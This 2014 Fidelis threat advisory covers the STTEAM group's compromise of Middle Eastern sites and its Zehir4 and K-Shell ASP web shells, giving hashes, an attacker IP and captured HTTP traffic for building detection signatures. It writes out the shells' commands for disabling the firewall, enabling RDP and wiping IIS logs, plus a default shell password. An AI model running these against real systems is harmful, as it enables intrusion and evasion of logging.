www.fidelissecurity.com
www.threatgeek.com
@FidSecSys
+1800.652.4020

Fidelis Threat Advisory #1012

Gathering in the Middle East, Operation STTEAM

February 23, 2014

Document Status: 1.0
Last Revised: 2014-02-24

Executive Summary

In the past week, we have observed an increase attack activity against the Oil & Gas industry in the Middle East by a group of threat actors using the following handle: "**STTEAM**". The group has also been observed attacking and compromising state government websites in the same area.

This group has compromised web pages from various organizations in the Middle East and have added some specific strings. We are providing those strings to local authorities to assist in identifying victim organizations.

Some of the compromised servers will display the following screen when accessed:

Once the websites are compromised, the group has been observed uploading two ASP Shell Backdoors. One of these ASP Shell Backdoors contains words in Turkish and appears to have been developed by someone going by the following handle:

zehir (zehirhacker@hotmail.com)

This backdoor lets the attacker obtain system information, connect to SQL databases, list tables and execute commands, browse directories, perform file manipulations (upload, download, copy, delete, modify, searches, etc.), and perform folder manipulations (delete, copy, etc.).

The other ASP Shell Backdoor appears to be known as "**K-Shell/ ZHC Shell 1.0 / Aspx Shell**" and developed by two persons going by the handles of:

XXx_Death_xXX and ZHC

(stylish_boy6@yahoo.com / ZCompany Hacking Crew • hxxp://www.zone-hack[dot]com/)

This backdoor contains most of the same features in the "Zehir4" backdoor, but it adds functionality to add a user to the system, add a user to the administrator's group, disable the windows firewall, enable RDP, delete IIS logs, and start the netcat utility as a reverse backdoor shell.

We observed an attacker, with following IP address, trying to upload these backdoors into a victim system: "**46.165.220.223**".

This document will provide information about these two ASP Shell Backdoors used by the threat actors in a recent incident. The information will provide functionality and network indicators.

Threat Overview

The "Zehir ASP Shell" and "K-Shell/ZHC Shell 1.0/Aspx Shell" backdoors used by the "STTEAM" are powerful scripts that will pose a critical threat to the victim network.

We will start this section by providing information about the "Zehir ASP Shell" and "K-Shell/ZHC Shell 1.0/Aspx Shell" backdoors. The next section (Indicators & Mitigation Strategies) will provide network traffic indicators.

The "**zehir4.asp**" ASP Shell backdoor (MD5: 5b496a61363d304532bcf52ee21f5d55) is the one that contains words in Turkish. The script lets the attacker:

- Obtain system information
- Connect to SQL databases
- List tables and execute commands
- Browse directories
- Perform file manipulations (upload, download, copy, delete, modify, searches, etc.)
- Perform folder manipulations (delete, copy, etc.)

The script was found in Virustotal:

- https://www.virustotal.com/en/file/b57bf397984545f419045391b56dcaf7b0bed8b6ee331b5c44ce e35c92ffa13d/analysis/

Filename	zehir4.asp
MD5	5b496a61363d304532bcf52ee21f5d55
SHA-1	1d9b78b5b14b821139541cc0deb4cbbd994ce157
SHA-256	b57bf397984545f419045391b56dcaf7b0bed8b6ee331b5c46cee35c92ffa13d
ssdeep	1536:A/iE9zi3StXe2KkfZA1Me8phDFVGu22x5fZ0:qzI+XrO1MTphDFVGu2kR0
Size	50.2 KB (51405 bytes)
Type	Text
Magic	ISO-8859 English text, with very long lines, with CRLF line terminators
TrID	HyperText Markup Language (100.0%)
First submission	2006-12-21 19:09:51 UTC (7 years, 2 months ago)35 / 48
Last submission	2013-08-01 11:20:54 UTC (6 months, 2 weeks ago)

Various versions of this script were also found in Pastebin:


- Posted on 16-SEP-2013
  hxxp://pastebin[dot]com/eMjgsLA5
- Posted on: 28-JAN-2011
  hxxp://pastebin[dot]com/dRvNbLb5
- Posted on: 5-FEB-2010
  hxxp://pastebin[dot]com/m44e60e60

Information about this and other web shell backdoors was found here:


- hxxp://www.**turkhackteam[dot]net**

The following is going to be a set of screenshots of the backdoor interface:


- Window displayed when the script when it is first accessed
  (From this window, the attacker can edit, delete, copy, and download files. The attacker can also browse, delete or move folders)




- Window displayed when the “System Info” option is selected
  (This window provides the attacker with the victim system’s information)




- Window displayed when the “System Test” option is selected



- Window displayed when the “Sites Test” option is selected



- Window displayed when the “Folder Action” option is selected



- Window displayed when the “SQL Server” option is selected

- Window displayed when the “POWERED BY” option is selected

Now, we will provide information about the “**K-Shell/ZHC Shell 1.0/Aspx Shell**” backdoor.

The "**K-Shell/ZHC Shell 1.0/Aspx Shell**" ASP Shell backdoor (MD5: 99c056056df9104fc547d9d274bbc8a2) lets the attacker:

- Obtain system information
- Connect to SQL databases
- List tables and execute commands
- Browse directories
- Perform file manipulations (upload, download, copy, delete, modify, searches, etc.)
- Perform folder manipulations (delete, copy, etc.)
- Add a user to the system
- Add a user to the administrator’s group
- Disable the windows firewall
- Enable RDP
- Delete IIS logs
- Start the netcat utility as a reverse backdoor shell

- Obtain reverse shell capabilities through the interface

The script was found in Virustotal:

- https://www.virustotal.com/en/file/cc608a7103d320eff5e02a220b309df948df60efd177c9a670f186d4248f7e42/analysis/1392942504/


Filename	ZHC_Shell_1.0.aspx
MD5	99c056056df9104fc547d9d274bbc8a2
SHA-1	917f80730fcd158a5203c37a289bd7542670dd50
SHA-256	cc608a7103d320eff5e02a220b309df948df60efd177c9a670f186d4248f7e42
ssdeep	768:zeRDcOFZ4r1UFT0KHtecv7kpEwa2liFJPGOut3/Rj0Dkb/+zH:aRDcOw5URxEcvY1a2liFZGOut3/Rj0D7
Size	36.9 KB (37770 bytes)
Type	Java
Magic	ASCII Java program text, with very long lines
TrID	file seems to be plain text/ASCII (0.0%)
Detection ratio	12/50
First submission	2014-02-21 00:28:24 UTC (2 minutes ago)
Last submission	2014-02-21 00:28:24 UTC (2 minutes ago)


The script was also found in Pastebin:

- Posted on 17-MAR-2013
  hxxp://pastebin.com/XAG1Hnfd


The following is going to be a set of screenshots of the backdoor interface. Through these screenshots, you will observe how like all good developers, the author of this backdoor tries to make it as easy as possible for the attacker to perform certain actions in the victim system:

- Window displayed when the script when it is first accessed







When the default password is entered (**XXx_Death_xXX**), the following window is displayed:




- Window displayed when the “SQL Command” option is selected
  (This window allows the attacker to connect to the database and send commands)




- Window displayed when the “Command Line” option is selected and the following is type: “dir c:\inetpub\wwwroot\”:
  (This window allows the attacker to obtain a reverse shell like capability)




- Window displayed when the “System Information” option is selected




- Window displayed when the “Add User” option is selected



- Window displayed when the “Add User To Administrators Group” option is selected




- Window displayed when the “Disable Windows Firewall” option is selected
  (Command to be executed in the victim system:
  “reg add HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile /v EnableFirewall /t REG_DWORD /d 0x0 /f”)




- Window displayed when the “Enable RDP” option is selected


(Command to be executed in the victim system: “reg add hklm\system\currentControlSet\Control\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0x0 /f”)



- Window displayed when the “Wipe IIS Logs” option is selected
  (Command to be executed in the victim system: “del C:\WINDOWS\system32\LogFiles\W3SVC1*.log”)



- Window displayed when the “Start NC” (netcat) option is selected
  (To start the “netcat” utility as a reverse backdoor shell)



Risk Assessment

A backdoor is a method of bypassing normal authentication procedures. Once a system has been compromised, the attacker may install one or more backdoors. These backdoors provide a persistent foothold; allowing easier access in the future.

This particular backdoor, lets the attacker obtain system information, connect to SQL databases, list tables and execute commands, browse directories, perform file manipulations (upload, download, copy, delete, modify, searches, etc.), and perform folder manipulations (delete, copy, etc.).

Indicators and Mitigation Strategies

The following will present some of the network traffic observed when different options were selected from the ASP Shell Backdoors. These artifacts will hopefully assist the network defenders and the research community with generation of network signatures to detect this threat.

ASP Shell Backdoor: ZEHIR4.ASP

- Backdoor script first accessed

```
GET /zehir4.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727;
.NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sun, 23 Feb 2014 04:56:13 GMT
X-Powered-By: ASP.NET
Content-Length: 11480
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSSCDSDDD=JIKFODEDDBNCNBBCNLEIDBNF; path=/
Cache-control: private

<title>zehir3 --> powered by zehir &lt;zehirhacker@hotmail.com&gt;</title>
<center>
<a href="zehir4.asp?mevla=1&status=13" onclick="sistemBilgisi(this.href);return false;">System
Info</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=40" onclick="sistemTest(this.href);return false;">System
Test</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=50&path=c:\inetpub\wwwroot\"
onclick="SitelerTestte(this.href);return false;">Sites Test</a>
<font color=yellow> | </font>
```

```
<a href="zehir4.asp?mevla=1&status=14&path=c:\inetpub\wwwroot\"
onclick="klasorIslemleri(this.href);return false;">Folder Action</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=15" onclick="sqlServer(this.href);return false;">SQL
Server</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=33" onclick="poweredby(this.href);return
false;">POWERED BY</a>
<script language=javascript>
   function sistemBilgisi(yol){ NewWindow(yol,"",600,240,"no");
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
```

- System Info

```
GET /zehir4.asp?mevla=1&status=13 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727;
.NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDSSCDSDDD=JIKFODEDDBNCNBBCNLEIDBNF

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sun, 23 Feb 2014 05:07:29 GMT
X-Powered-By: ASP.NET
Content-Length: 1663
Content-Type: text/html
Cache-control: private

<title>zehir3 --> powered by zehir &lt;zehirhacker@hotmail.com&gt;</title><table width=100%
cellpadding=0 cellspacing=0><tr><td colspan=2 align=center><font color=yellow face='courier
new'><b><font style='FONT-WEIGHT:normal' color=red face=wingdings>:</font> Sistem Bilgileri
<font color=red face=wingdings style='FONT-
WEIGHT:normal'>:</font></td></tr><tr><td><b><font color=red>Local Adres</td><td>
192.168.1.100</td></tr><tr><td><b><font color=red>User Agent</td><td> Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648;
.NET CLR 3.5.21022; .NET4.0C)</td></tr><tr><td><b><font color=red>Server</td><td>
192.168.1.1</td></tr><tr><td><b><font color=red>IP</td><td>
192.168.1.1</td></tr><tr><td><b><font color=red>HTTPD</td><td> Microsoft-
IIS/5.1</td></tr><tr><td><b><font color=red>Port</td><td> 80</td></tr><tr><td><b><font
color=red>Yol</td><td> c:\inetpub\wwwroot\</td></tr><tr><td><b><font color=red>Log
Root</td><td> /LM/W3SVC/1/ROOT</td></tr><tr><td><b><font color=red>HTTPS</td><td>
off</td></tr></table>
<script language=javascript>
   function NewWindow(mypage, myname, w, h, scroll) {
      var winl = (screen.width - w) / 2;
      var wint = (screen.height - h) / 2;
         winprops =
'height='+h+',width='+w+',top='+wint+',left='+winl+',scrollbars='+scroll+',resizable'
      win = window.open(mypage, myname, winprops)
```

```
        if (parseInt(navigator.appVersion) >= 4) { win.window.focus(); }
    }
    function ffd(yol){
        NewWindow(yol,"",420,100,"no");
    }
 </script>
 <body bgcolor=black text=Chartreuse link=Chartreuse alink=Chartreuse vlink=Chartreuse>
</tr></table>
```

- System Test

```
GET /zehir4.asp?mevla=1&status=40 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDSSCDSDDD=JIKFODEDDBNCNBBCNLEIDBNF

 ---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sun, 23 Feb 2014 05:11:56 GMT
X-Powered-By: ASP.NET
Content-Length: 1284
Content-Type: text/html
Cache-control: private

<title>zehir3 --> powered by zehir &lt;zehirhacker@hotmail.com&gt;</title><table width='100%'
align=center cellpadding=0 cellspacing=0 border=1><tr bgcolor=#ffffc0><td width='30%'
align=center><font color=navy><b>Konum</td><td width='70%' align=center><font
color=navy><b>Sonu.</td></tr><tr><td><b>C:\</td><td><font color=red>yazma yetkisi yok! :
[Object required]</td></tr><tr><td><b>Local Path </td><td><font color=red>yazma yetkisi yok! :
[Object required]</td></tr><tr><td><b>Local Path <br>Parent Folder</td><td><font
color=yellow>Folder : 5<br>File : 0</td></tr><tr><td><b>Local Path <br>P.Parent
Folder</td><td><font color=yellow>Folder : 11<br>File : 10</td></tr></table>
<script language=javascript>
   function NewWindow(mypage, myname, w, h, scroll) {
      var winl = (screen.width - w) / 2;
      var wint = (screen.height - h) / 2;
         winprops =
'height='+h+',width='+w+',top='+wint+',left='+winl+',scrollbars='+scroll+',resizable'
      win = window.open(mypage, myname, winprops)
      if (parseInt(navigator.appVersion) >= 4) { win.window.focus(); }
   }
   function ffd(yol){
      NewWindow(yol,"",420,100,"no");
   }
</script>
<body bgcolor=black text=Chartreuse link=Chartreuse alink=Chartreuse vlink=Chartreuse>
</tr></table>
```

- SQL Server

```
GET /zehir4.asp?mevla=1&status=15 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
